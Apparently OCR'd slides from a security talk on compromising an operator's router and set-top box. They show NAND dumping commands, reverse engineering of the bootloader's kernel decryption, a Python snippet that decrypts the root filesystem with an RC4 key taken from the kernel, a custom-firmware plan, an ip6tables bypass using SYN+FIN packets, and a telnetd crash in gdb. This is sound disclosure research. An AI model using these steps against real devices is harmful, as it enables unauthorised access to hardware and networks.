#FAIL pain in the ass
os.exec()
#FAIL no /bin/sh
loadlib()
native code exec
ARMv5 + chmod -x libpn.so
chroot
sqlite
#FAIL no load_extension
daemon
r/w in smb chroot
#FAIL smb.conf rewritten at restart
smb
ROOT PWNAGE FINALLY!!!!

Plan



NAND read

Firmware can be downloaded from operator network or NAND

```
# for i in ‘seq 0 5‘; do
    echo -n "$i - ";
    cat /sys/class/mtd/mtd$i/name;
  done

0 - all
1 - u-boot            ; bootloader
2 - serial
3 - calibration
4 - bank1             ; firmware
5 - nvram             ; non volatile RAM

# dd if=/dev/mtd4 of=bank1 bs=4096
```

Dump of bootloader

- Firmware seems to be encrypted
- Bootloader is readable from a NAND
- NAND content is repeated every `0x20000` bytes
- `dd if=/dev/mtd1 of=u-boot bs=4096 count=32`

```
$ strings -n 10 u-boot
 - Decompress ...
 - Decompression failed.
 - Decompress done, jumping.
CodeReal: invalid data
Signal raised!
```

WTFLZMA

- The first part (ARM code) extracts a second part (.kwb image)
- The second part is compressed with LZMA

Unknown header

```
$ dd if=mtd1_u-boot bs=1 skip=$((0x1928)) | hd | head -5
00000000  00 00 f8 1f 00 00 f8 1f  8f b1 01 00 5d 00 00 80  |............]...|
00000010  00 00 09 00 30 ef c7 1f  4c be d8 8a 91 63 d9 78  |....0...L....c.x|
00000020  f4 4b f1 ef 83 82 bc ed  7c e3 11 b9 1a 0d 8d f1  |.K......|.......|
00000030  10 32 4d 5c c2 13 6d 79  01 4e e6 02 70 3b a9 34  |.2M\..my.N..p;.4|
00000040  31 c1 58 7d 84 88 26 91  b8 23 68 65 d0 90 e0 49  |1.X}..&..#he...I|
```

Smart fuzzing

```
$ dd if=mtd1_u-boot.patched bs=1 skip=$((0x1928)) | hd | head -5
00000000  00 00 f8 1f 00 00 f8 1f  8f b1 01 00 5d ff ff ff  |............]...|
00000010  ff ff ff ff ff ff ff ff  ff 00 09 00 30 ef c7 1f  |............0...|
00000020  4c be d8 8a 91 63 d9 78  f4 4b f1 ef 83 82 bc ed  |L....c.x.K......|
00000030  7c e3 11 b9 1a 0d 8d f1  10 32 4d 5c c2 13 6d 79  ||........2M\..my|
00000040  01 4e e6 02 70 3b a9 34  31 c1 58 7d 84 88 26 91  |.N..p;.41.X}..&.|
```

U-Boot ?

```
$ strings u-boot.kwb | grep -i 'u-boot'
U-Boot 2009.06-rc2-00065-gf5769a4-dirty (Sep 17 2010 - 18:09:06)
```

- U-Boot doesn't support encryption?

U-Boot steps[1]

1. Invoke U-Boot
2. Starts running from `ROM` (`0x00000000`)
3. Relocates itself to `RAM` (`0x1ff80000`)
4. Initial setup of hardware, initialization
5. Locate the kernel and decompress it
6. Check CRC of kernel
7. Transfers control to kernel image
8. Kernel boots

[1] `http://elinux.org/images/2/28/Trusted_Boot_Loader.pdf`

U-Boot steps

1. Invoke U-Boot
2. Starts running from `ROM` (`0x00000000`)
3. Relocates itself to `RAM` (`0x1ff80000`)
4. Initial setup of hardware, initialization
5. Locate the kernel
6. **Check signature and decrypt kernel**
7. Decompress it
8. Check CRC of kernel
9. Transfers control to kernel image
10. Kernel boots

Modified U-Boot: kernel decryption

1. Read firmware from NAND partition
2. Firmware contains 2 encrypted parts: `kernel` and `rootfs`
3. Public key (`RSA 1024`) stored in the bootloader, used to check the kernel signature (`SHA1`)
4. A session key is decrypted (`AES`) with a key stored in the bootloader (128 bits)
5. Kernel is decrypted with this session key (`AES`, 128 bits)
6. Kernel is decompressed (`LZMA`)
7. Kernel boots


File system decryption

- Kernel contains a key used to decrypt the file system
- Use elite IDA script to extract it. Or subtile regexp:
  `re.findall('\x00[0-9a-f]{64}\x00', kernel)`

```
with open('rootfs.sqfs.enc') as fp:
    rootfs_encrypted = fp.read()

rc4 = ARC4.new(KERNEL_KEY)
rc4.decrypt('a' * 3072)
rootfs = rc4.decrypt(rootfs_encrypted)
```

- SquashFS compressed with LZMA

Plan



Router firmware flashing: easy way


`firmware = signed(encrypted(kernel)) + encrypted(rootfs)`

- Custom `rootfs`: `rwx` partition, SSH access
- Keep kernel, build custom firmware
- If flash fails, reboots on rescue partition

Router firmware flashing: the hardway

- Alternative solution: flash bootloader
- eg: custom U-Boot loading unsigned kernel through `TFTP`
- One shot

Plan



Plan

IPv6

6to4 tunnel

```
# ifconfig | grep -B 2 inet6
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.255.255.0
          inet6 addr: ::1/128 Scope:Host
--

sit1      Link encap:IPv6-in-IPv4
          inet6 addr: ::xxx.xxx.xxx.xxx/128 Scope:Compat
          inet6 addr: xxxx:xxxx:xxxx:xxxx::1/128 Scope:Global
```

iptables & ip6tables configuration

IPv4: allow 6to4

```
iptables -P INPUT DROP
iptables -A INPUT -i eth1.835 -p 41 -j ACCEPT
```

IPv6: drop new incoming connections


```
ip6tables -A INPUT -i sit1 -p tcp --syn -j DROP
ip6tables -A INPUT -i sit1 -p tcp -j ACCEPT
```

iptables documentation

man iptables

```
[!] --syn

  Only match TCP packets with the SYN bit set and the ACK,RST and FIN
  bits cleared.  Such packets are used to request TCP connection ini-
  tiation;  for example, blocking such packets coming in an interface
  will prevent incoming TCP connections, but outgoing TCP connections
  will    be    unaffected.    It    is    equivalent    to    --tcp-flags
  SYN,RST,ACK,FIN SYN.  If the "!" flag  precedes  the  "--syn",  the
  sense of the option is inverted.
```

Hi iptables!


Filter: tcp
Expression... Clear Apply
No. Time Destination Source Protocol Info
14 2.320348 TCP [TCP Port numbers reused] 30129 > 2012 [FIN, SYN] Seq=4294967
15 2.321397 TCP 2012 > 30129 [SYN, ACK] Seq=0 Ack=0 Win=14200 Len=0 MSS=1420
16 2.321546 TCP 30129 > 2012 [ACK] Seq=0 Ack=1 Win=8192 Len=0
17 2.322737 TCP 2012 > 30129 [PSH, ACK] Seq=1 Ack=0 Win=14200 Len=12
18 2.323132 TCP 30129 > 2012 [ACK] Seq=0 Ack=13 Win=8192 Len=0
19 2.328718 TCP 2012 > 30129 [PSH, ACK] Seq=13 Ack=0 Win=14200 Len=3
20 2.328856 TCP 30129 > 2012 [ACK] Seq=0 Ack=16 Win=8192 Len=0
21 2.330025 TCP 2012 > 30129 [PSH, ACK] Seq=16 Ack=0 Win=14200 Len=3
22 2.330152 TCP 30129 > 2012 [ACK] Seq=0 Ack=19 Win=8192 Len=0
23 2.331056 TCP 2012 > 30129 [PSH, ACK] Seq=19 Ack=0 Win=14200 Len=7
24 2.331194 TCP 30129 > 2012 [ACK] Seq=0 Ack=26 Win=8192 Len=0
Frame 14: 94 bytes on wire (752 bits), 94 bytes capture
Ethernet II, Src: QuantaCo_03:3a:13 (c8:0a:a9:03:3a:13)
Internet Protocol Version 4,
Internet Protocol Version 6,
Transmission Control Protocol, Src Port: 30129 (30129),
Source port: 30129 (30129)
Destination port: 2012 (2012)
[Stream index: 3]
Sequence number: 4294967295 (relative sequence numb
Header length: 20 bytes
Flags: 0x003 (FIN, SYN)
Window size value: 8192
[Calculated window size: 8192]
Checksum: 0x96de [validation disabled]
[SEQ/ACK analysis]
0000 c8 0a a9 03 3a 13 08 00 45 00
0010 00 50 00 01 00 00 40 29 6f 77
0020 60 00 00 00 00 14 06 40
0030
0040 75 b1 07 dc 00 00
0050 00 00 00 00 00 00 50 03 20 00 96 de 00 00

Meanwhile, on bugzilla.redhat.com

https://bugzilla.redhat.com/show_bug.cgi?id=826702

Kurt Seifried 2012-05-30 15:45:29 EDT **Description**

Originally reported as a DoS related issue:

http://git.kernel.org/?p=linux/kernel/git/davem/net-next.git;a=commitdiff;h=fdf5af0daf8019cec2396cdef8fb042d80fe71fa

Denys Fedoryshchenko reported that SYN+FIN attacks were bringing his linux machines to their limits.

Dont call conn_request() if the TCP flags includes SYN flag

This issue also allows bypass of --syn rules in iptables:

http://www.spinics.net/lists/netfilter-devel/msg21248.html


Unfortunately, with current stable Linux kernel release (as well as with most of the previous versions) blocking TCP packets with the SYN bit set and the ACK,RST and FIN bits cleared won't prevent incoming TCP connections.

It should be noted that the combination of SYN+FIN in a TCP-IP packet is generally "illegal" and serves no legitimate purpose.

Anybody listening?

```
# netstat -plant | grep :::
tcp        0      0 :::53         :::*        LISTEN      2648/dnsmasq
tcp        0      0 :::51413      :::*        LISTEN      2481/transmission-d
tcp        0      0 :::2012       :::*        LISTEN      1532/telnetd

# ps fx | grep 2012
  1532 ?        Ss     0:00  \_ telnetd -F -l /usr/bin/ioscli -p 2012
```

Smells like remote root




```
# gdb -p 1532
(gdb) c
enable
configure terminal
interface range aaaaaaaa[...]

Program received signal SIGSEGV, Segmentation fault.
0x41424344 in ?? ()
(gdb) bt
#0  0x41424344 in ?? ()
#1  0x0000d3dc in ?? ()
Cannot access memory at address 0x61616161
```

Argh ♯3

- Custom library to read lines from *stdin*,
- Unprintable characters are filtered.

Conclusion: numbers

Device	**Fail** ♯		**Vulnerability** ♯	
Set-top-box	1	no `/bin/sh`	2	Flash Player `/dev/pvrsrvkm`

Router	5	no `/bin/sh`
		include
		`os.execute`
		Lua interpreter
		Samba conf
			7	file read/write
				CSRF
				`include`
				`loadlib`
				`XN` bypass
				file read in chroot
				Samba

Total	6		9	

Conclusion

Similar to mobile security

- Several vulnerabilities needed to fully compromise each device.
- `chroot` environments hardened.
- Smart filtering at every level.
- Lack of TPM chip to ensure that bootloader is trusted.

Many thanks to our customer.